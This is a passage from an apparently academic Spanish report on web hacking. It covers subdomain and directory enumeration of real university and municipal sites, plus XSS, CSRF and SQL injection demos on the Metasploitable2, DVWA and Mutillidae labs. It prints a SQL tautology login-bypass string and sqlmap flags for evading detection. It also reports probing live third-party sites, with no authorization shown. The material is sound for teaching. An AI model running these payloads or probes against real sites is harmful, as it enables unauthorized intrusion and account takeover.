Traza a la dirección un.org [157.150.185.49]
sobre un máximo de 30 saltos:

  1     7 ms     7 ms     8 ms  172.20.10.1
  2     *        *        *     Tiempo de espera agotado para esta solicitud.
  3    61 ms    39 ms    64 ms  10.7.70.5
  4    72 ms    49 ms    54 ms  10.7.69.5
  5    62 ms    38 ms    37 ms  10.7.69.18
  6   164 ms    54 ms    55 ms  10.14.8.86
  7     *        *        *     Tiempo de espera agotado para esta solicitud.
  8    53 ms    52 ms    75 ms  be2475.ccr32.mad05.atlas.cogentco.com [130.117.0.217]
  9    71 ms    55 ms    58 ms  ft.fra03.atlas.cogentco.com [130.117.15.2]
 10     *        *        *     Tiempo de espera agotado para esta solicitud.
 11     *        *        *     Tiempo de espera agotado para esta solicitud.
 12     *        *        *     Tiempo de espera agotado para esta solicitud.
 13     *        *        *     Tiempo de espera agotado para esta solicitud.
 14     *        *        *     Tiempo de espera agotado para esta solicitud.
 15     *        *        *     Tiempo de espera agotado para esta solicitud.
 16   223 ms   144 ms   205 ms  157.150.227.3
 17   213 ms   205 ms   197 ms  157.150.227.254
 18     *        *        *     Tiempo de espera agotado para esta solicitud.
 19     *        *        *     Tiempo de espera agotado para esta solicitud.
 20     *        *        *     Tiempo de espera agotado para esta solicitud.
 21   202 ms   148 ms   252 ms  157.150.227.254
 22   146 ms   156 ms   229 ms  157.150.192.241
 23     *        *        *     Tiempo de espera agotado para esta solicitud.
 24     *        *        *     Tiempo de espera agotado para esta solicitud.
 25     *        *        *     Tiempo de espera agotado para esta solicitud.
 26     *        *        *     Tiempo de espera agotado para esta solicitud.
 27     *        *        *     Tiempo de espera agotado para esta solicitud.
 28     *        *        *     Tiempo de espera agotado para esta solicitud.
 29     *        *        *     Tiempo de espera agotado para esta solicitud.
 30     *        *        *     Tiempo de espera agotado para esta solicitud.
```

**Figura 24. Hops en página ONU**

### *4.1.5 Sublist3r y Pentest-tools*

Sublist3r es una herramienta basada en python con el fin de encontrar los subdominios de sitios web para ayudar a la recolección de información a la hora de penetrar en una página.

Los subdominios se utilizan para separar diferentes secciones de un sitio web con fines organizativos. Los nombres de los subdominios comparten parte del nombre con el del dominio principal en la URL. Son utilizados habitualmente en grandes empresas para ofrecer información específica de diferentes contenidos.

Es una información interesante de obtener cuando se quiere realizar la intrusión en el sitio web ya que nos podemos encontrar con el caso de que una empresa se encuentre probando una versión beta como extensión de su sitio principal asignando un subdominio que se encuentre más desprotegido.

Utilizamos la herramienta para ver los subdominios que tiene upv.es. Para ello, clonamos Sublist3r con la consola de windows:

>pip install -r requirements.txt

Y apuntamos a la dirección del dominio principal de la página que estamos auditando:

>python sublist3r.py -d upv.es






**Figura 25. Consola Windows con Sublist3r**

Obtenemos el resultado de 3 subdominios aunque parece que algunas respuestas están siendo bloqueadas. Por tanto vamos a probar con otra herramienta online para el mismo fin, encontrar subdominios, pero esta vez es online. Recibe el nombre de pentest-tools y al introducir el dominio upv.es vemos que efectivamente, en este caso nos encuentra 57 subdominios.




| HOSTNAME | IP ADDRESS | OS | SERVER | TECHNOLOGY | WEB PLATFORM | PAGE TITLE |
|---|---|---|---|---|---|---|
| i.upv.es | 67.199.248.12 | | | | | |
| ntp.upv.es | 90.165.120.190 | Windows | Apache 2.4.46 | PHP 7.4.15 | | SoftNet - Home |
| localhost.upv.es | 127.0.0.1 | | | | | |
| local.upv.es | 158.42.1.0 | | | | | |
| mirzam.ccc.upv.es | 158.42.1.5 | | | | | |
| mailhost.upv.es | 158.42.1.9 | | | | | |
| cmd.upv.es | 158.42.3.11 | | | | | |
| sso.upv.es | 158.42.3.63 | | | | | |
| vega.cc.upv.es | 158.42.4.1 | | | | | |

**Figura 26. Dominios upv.es en Pentest-tools**

En el caso de la página de Ayuntamiento del Puerto de la Bahía de Cádiz, nos encontramos con el mismo, mientras que Sublist3r encuentra los 2 subdominios de la página, pentest-tools localiza 6. Esto nos indica que son herramientas automatizadas que mandan señales al servidor pero pueden ser bloqueadas y a la hora de analizar un sitio web debemos hacer comprobaciones y no siempre confiar en los resultados obtenidos. En este caso sacamos la conclusión de que la búsqueda de subdominios con pentest-tools es más efectiva.





**Figura 27. Dominios puertocadiz.com en Sublist3r**

Pentest-tools contiene muchas herramientas basadas en la nube. Entre ellas encontramos una para crawling.

Crawling es el recorrido de 'arañas web' o 'crawlers' con el fin de explorar los diferentes sitios y directorios que tiene un sitio web para el almacenamiento de datos. Esta herramienta va recorriendo los nuevos sitios y así analizar todas las URL que pertenecen a la página web principal.

Al introducir la página upv.es, obtenemos muchas URL que corresponden a directorios del sitio web, junto a un código de respuesta http, que para este caso solo nos ha aparecido el 200 si era accesible y el 403 en el caso de no tener los permisos suficientes para el acceso.

→ Findings

Fuzzing without extension (plain words)...

| NAME | HTTP CODE | HTTP REASON | PAGE SIZE (KB) |
|---|---|---|---|
| error | 403 | Forbidden | 17.506 |
| pdfs | 403 | Forbidden | 17.506 |
| images | 403 | Forbidden | 17.506 |
| host | 200 | OK | 0.136 |
| apps | 403 | Forbidden | 17.506 |
| ca | 403 | Forbidden | 17.506 |
| x | 200 | OK | 7.228 |
| spam | 200 | OK | 19.378 |
| q | 200 | OK | 0.24 |
| cc | 200 | OK | 20.828 |
| util | 403 | Forbidden | 17.506 |

**Figura 28. Directorios upv.es en Pentest-tools**

Con esta herramienta también cabe hablar sobre un concepto importante en el ámbito del hacking que son los Scanners Web.

Los Scanners Web se encargan de buscar vulnerabilidades como malware, troyanos o diferentes amenazas. En resumen, otra herramienta de utilidad para nuestro objetivo de recolectar la mayor información posible sobre un sitio web.

Si ejecutamos el scanner web pentest-tools para www.upv.es, observamos cómo no detecta ninguna vulnerabilidad de peligro alto, una grado medio sobre el software de servidor que adjunto en la siguiente imagen y algunas bajas con información.

FILTRAR POR NIVEL DE RIESGO

Todos (19) | Alto (0) | Medio (1) | Baja (8) | Información (10)

Vulnerabilidades encontradas para el software del lado del servidor

| CVSS | CVE | RESUMEN | EXPLOTAR | SOFTWARE AFECTADO |
|---|---|---|---|---|
| 4.3 | CVE-2015-9251 (en inglés) | jQuery antes de 3.0.0 es vulnerable a los ataques de Cross-site Scripting (XSS) cuando se realiza una solicitud Ajax entre dominios sin la opción dataType, lo que hace que se ejecuten respuestas de texto/javascript. | N/A | jQuery 1.9.1 |
| 4.3 | CVE-2019-11358 (en inglés) | jQuery antes de 3.4.0, como se usa en Drupal, Backdrop CMS y otros productos, maneja mal jQuery.extend(true, {}, ...) debido a la contaminación de Object.prototype. Si un objeto de origen no sanitado contenía una propiedad __proto__ enumerable, podría extender el objeto Object.prototype nativo. | N/A | jQuery 1.9.1 |
| 4.3 | CVE-2020-11022 (en inglés) | En las versiones de jQuery mayores o iguales a 1.2 y anteriores a 3.5.0, pasar HTML de fuentes que no son de confianza, incluso después de desinfectarlo, a uno de los métodos de manipulación DOM de jQuery (es decir, .html(), .append() y otros) puede ejecutar código que no es de confianza. Este problema se corrige en jQuery 3.5.0. | N/A | jQuery 1.9.1 |
| 4.3 | CVE-2020-11023 (en inglés) | En las versiones de jQuery mayores o iguales a 1.0.3 y anteriores a 3.5.0, pasar HTML que contenga <option> elementos de fuentes que no sean de confianza, incluso después de desinfectarlo, a uno de los métodos de manipulación DOM de jQuery (es decir, .html(), .append() y otros) puede ejecutar código que no es de confianza. Este problema se corrige en jQuery 3.5.0. | N/A | jQuery 1.9.1 |

**Figura 29. Vulnerabilidades upv.es en Pentest-tools**

## 4.2 Vulnerabilidades web

Una vez tenemos controlada la información acerca de un sitio web, procedemos a analizar y poner a prueba las vulnerabilidades. Para ello primero voy a explicar las principales y más conocidas para la intrusión en páginas web.

Para comprobar el funcionamiento de estas vulnerabilidades sobre un sitio web utilizaré Metasploitable2, que nombrado anteriormente, es una distribución de hacking web para la evaluación de vulnerabilidades.

### *4.2.1 Cross-Site Scripting (XSS)*

Estas vulnerabilidades aprovechan como lo demás, agujeros de seguridad en sitios web. En este caso con los parámetros de entrada para la inyección de código malicioso. La causa principal de este fallo de seguridad se debe a una mala validación de los datos de entrada. Cualquier introducción de datos por parte del usuario debe tener un saneamiento por parte del código.

Normalmente, el lenguaje utilizado es html o JavaScript y consiste en introducir scripts maliciosos para aprovechar la confianza que tenga un usuario en el sitio web y así al ejecutarlos, robar credenciales o cualquier otra acción maliciosa.

Existen dos tipos dentro de este ataque web:

Por una parte tenemos el XSS 'directo' o 'persistente'. En este tipo es el más peligroso ya que el código modificado queda almacenado como tal en el sitio web, siendo visible cada vez que un usuario acceda a él. El código malicioso se almacena en la base de datos y se inserta con código html.

Inicializamos con Virtualbox, Metasploitable2, consultamos la IP que se nos ha asignado y así accedemos con ella desde el navegador a la herramienta. Dentro de la aplicación Metasploitable 2 encontramos diferentes opciones entre la que está Mutillidae OWASP 10 que nos permite ver cómo actuaría el Cross-Site Scripting, en este caso el persistente, en caso de que una página web no tuviera seguridad para ella.





**Figura 30. Opciones Mutillidae OWASP 10**

Escogemos la opción de 'Add to your blog' donde se van almacenando los datos que introducimos en la base de datos y se ven públicamente.





**Figura 31. Código alerta JavaScript en Mutillidae**

Probamos introduciendo una alerta con etiquetas de JavaScript con el código que observamos en la anterior imagen y vemos como efectivamente nos aparece esta alerta ya que la página confía en que el cliente introduzca texto plano pero no lo comprueba antes de que el código introducido pueda ser ejecutado.





**Figura 32. Resultado alerta JavaScript en Mutillidae**

Probamos con otro código:





**Figura 33. Código redirección JavaScript en Mutillidae**

Y al guardarlo como entrada del blog, nos aparece primero la alerta, como anteriormente, donde se nos comunica que la sesión ha caducado, y al darle a aceptar, nos redirige directamente a la página de la upv.

Si en vez de la página de la upv, tuviéramos una página diseñada por el atacante podríamos proceder al robo de las credenciales.

Comprobamos que es de tipo persistente accediendo a la misma dirección desde otro navegador vemos que el código inyectado se ha quedado de manera persistente en el sitio web.

El segundo tipo de XSS es el 'indirecto' o 'reflejado'. Se diferencia del anterior por la simple razón de que no se almacena en la base de datos, es decir, al acceder a la dirección desde otro navegador o, simplemente al recargar la página, se pierde la información ya que se basa en la URL. Precisamente, por estar basado en ello, habitualmente puede verse el ataque en la barra de direcciones.

### *4.2.2 Cross Site Request/Reference Forgery (CSRF)*

Vulnerabilidad basada en el servidor y la confianza que el usuario tiene en algún sitio. Encontramos CSRF en formularios que deben comprobar la petición y validar la preferencia de un cliente con permisos antes de ser enviada al servidor. Si no están programados mecanismos de protección, un atacante podría utilizar los permisos del usuario.

Si sobre el navegador con el que trabaja el usuario que tiene permisos de autenticación en un sitio web, se ejecuta un script con código malicioso, el usuario estaría mandando de manera inconsciente una petición al servidor.

La petición no es detectada como maliciosa por el servidor ya que solo comprueba que proviene del navegador de la víctima y con un token de autenticación.

Para evitar esta vulnerabilidad se hace uso de tokens dinámicos, por ejemplo, para aplicaciones basadas en PHP, se añade una etiqueta al formulario con el token anti-csrf.

Para entender el funcionamiento de esta vulnerabilidad volvemos a hacer uso de la máquina virtual sobre Metasploitable.

Antes de programar el script con el que poner a prueba esta vulnerabilidad, necesitamos interceptar la petición que el servidor recibe. El primer paso para ello es configurar el proxy de nuestro navegador, en mi caso con la dirección Proxy HTTP 127.0.0.1 y un puerto 8080 para que coincida con el proxy que va a escuchar en la herramienta que voy a explicar a continuación.

Necesitaremos una herramienta que intercepte el tráfico de navegación y para ello utilizamos Burp Suite.

Por otro lado, utilizamos de nuevo nuestra herramienta Metasploitable desde el ordenador, pero en este caso accedemos a la aplicación de DVWA, cuyas siglas significan 'Damn Vulnerable Web Application', también diseñada para la práctica de vulnerabilidades web donde encontramos la opción de CSRF.

En el apartado de la vulnerabilidad que estamos estudiando, encontramos un formulario para un cambio de contraseña, donde simplemente se nos pide la nueva y una repetición.





**Figura 34. Vulnerabilidad CSRF en DVWA**

Al cambiar la contraseña, Burpsuite que está interceptando las peticiones nos muestra la que se ha generado al darle a 'change':





**Figura 35. Intercepción petición cambio contraseña en Burp Suite**

Si a la petición que está remarcada le añadimos delante la dirección del host, tendríamos la dirección completa a la que se le hace la petición para cambiar la contraseña. Por tanto, el siguiente paso del atacante sería crear un archivo html y ejecutarlo.

En este archivo html, cambiamos la contraseña que ha introducido la víctima dentro de la petición que acabamos de generar y por tanto el acceso lo tendría el atacante y la víctima ya no podría acceder por desconocimiento de la misma.

Por tanto en el código html pondremos un mensaje que no le hiciera a la víctima percatarse de que ha habido un ataque pero en este mismo introducimos la petición de cambio de contraseña dentro de una etiqueta de imagen, la cual será cargada por el sitio web pues es reconocida como una imagen pero aunque esta imagen no se muestre, pues no existe, sí se está ejecutando la petición del cambio de contraseña.


**Figura 36. Código html con petición para cambio contraseña**

Efectivamente observamos al ejecutar el código html en el navegador como la imágen lógicamente no se carga pero la petición sí que se está enviando. Comprobamos al entrar en la sesión y la contraseña se ha cambiado por cambio_password, la que habíamos añadido en el código html.


**Figura 37. Visualización en navegador de código html**

Cuando probamos esta vulnerabilidad cambiando la contraseña en la intranet de la UPV o simplemente accediendo a la página del Teatro Real detecta un problema de seguridad.


**Figura 38. Detección vulnerabilidad CSRF en página UPV**

Para la página del Ayuntamiento del puerto de Cádiz, al acceder a su página principal no bloquea el acceso como en los casos anteriores, pero al entrar en la intranet detecta que Burp Suite está interceptando la petición y nos salta el siguiente error:





**Figura 39. Detección Burp Suite en página puertocadiz.com**

### *4.2.3 SQL Injection*

Este método de hacking consiste en la infiltración de código SQL malicioso en un sitio web que hace consultas a una base de datos, pudiendo ser estas editadas por el atacante. Por tanto, SQL Injection también se debe a la mala validación de los datos.

La consulta que se haría a la base de datos para comprobar que un usuario tiene permiso para acceder sería parecido a lo siguiente:
select * from users where usuario = '+ user +' and password = '+password+'

Con un ejemplo, si realmente tuviéramos acceso y nuestro user fuera NOMBRE y nuestro password fuera CONTRASEÑA, la consulta SQL que se lanzaría a la base de datos sería la siguiente:
select * from users where usuario = 'NOMBRE' and password = 'CONTRASEÑA'

Para poder modificar la consulta, lo que buscamos con esta vulnerabilidad, es que la condición lógica sea true, por tanto, si en el usuario introdujeramos NOMBRE2' or '0' = '0' - - la consulta quedaría de la siguiente manera:
select * from users where usuario = 'NOMBRE2' or '0' = '0' - - and password = '+password+'

Estamos forzando una condición true, ya que, aunque NOMBRE2 no esté registrado en la base de datos como usuario, siempre se cumplirá que 0 = 0 y con los dos guiones estamos comentando el código que sigue a la condición true.

Esta es la técnica más básica y, por tanto, un ataque bloqueado en la mayoría de páginas web Además, tiene inconvenientes como que se necesita saber el tipo de base de datos, ya que el doble guión comenta las bases de datos Oracle, pero puede ser que se esté empleando otra. Al probarla en la página de login de la UPV observamos como efectivamente la página está protegida para esta vulnerabilidad.

Otro tipo es la inyección de SQL mediante herramientas de hackeo automáticas. Entre ellas destaca SQLMAP, una herramienta automatizada capaz de detectar una vulnerabilidad en un sitio web. SQLMAP es una herramienta de código abierto utilizado por muchas empresas para asegurarse de que sus sitios web están protegidos poniéndolos a prueba.

Procedo a instalar sqlmap en la consola de Windows, con el comando de Python, para ver su funcionamiento.


**Figura 40. Data Capture con credenciales capturadas**

Procedemos a introducir parámetros que nos ofrece esta herramienta.

*-u* sirve para indicar que a continuación se va a introducir la dirección a la que se desea atacar.

*--banner* para conocer el sistema operativo y la versión del gestor de base de datos que es de gran importancia, por como he explicado antes, saber que comando utiliza para poder utilizar esta vulnerabilidad.

*--data=* , acompañado de los datos que se envían desde el formulario a través del método post. Estos datos los podemos obtener introduciendo unos datos cualquiera y capturándolos con la herramienta Burp Suite. En este formulario tenemos los dos datos de interés, el usuario y la contraseña, y especificamos uno de ellos a explotar para el ataque de la siguiente manera: -p username. También debemos indicar el método usado para el envío de datos que lo podemos saber inspeccionando la página: *--method post*

*--random-agent* para alterar la cabecera que usa sqlmap para evitar ser detectados o que salte alguna alerta en el sitio web.

*--current-user* es un parámetro ofrecido por sqlmap para saber qué usuario está ejecutando la base de datos, y *--dba* para saber si este usuario tiene permisos en la base de datos para editar.

Por último, *--current-db* para la identificación de la base de datos.

Como hemos observado en otra vulnerabilidad, las páginas web con la que estamos analizando las vulnerabilidades detectan Burp Suite y no podemos hacer con ellas esta prueba. Por tanto volvemos a utilizar nuestro sitio de pruebas Mutillidae. De manera que la instrucción en la consola queda de la siguiente manera:

```
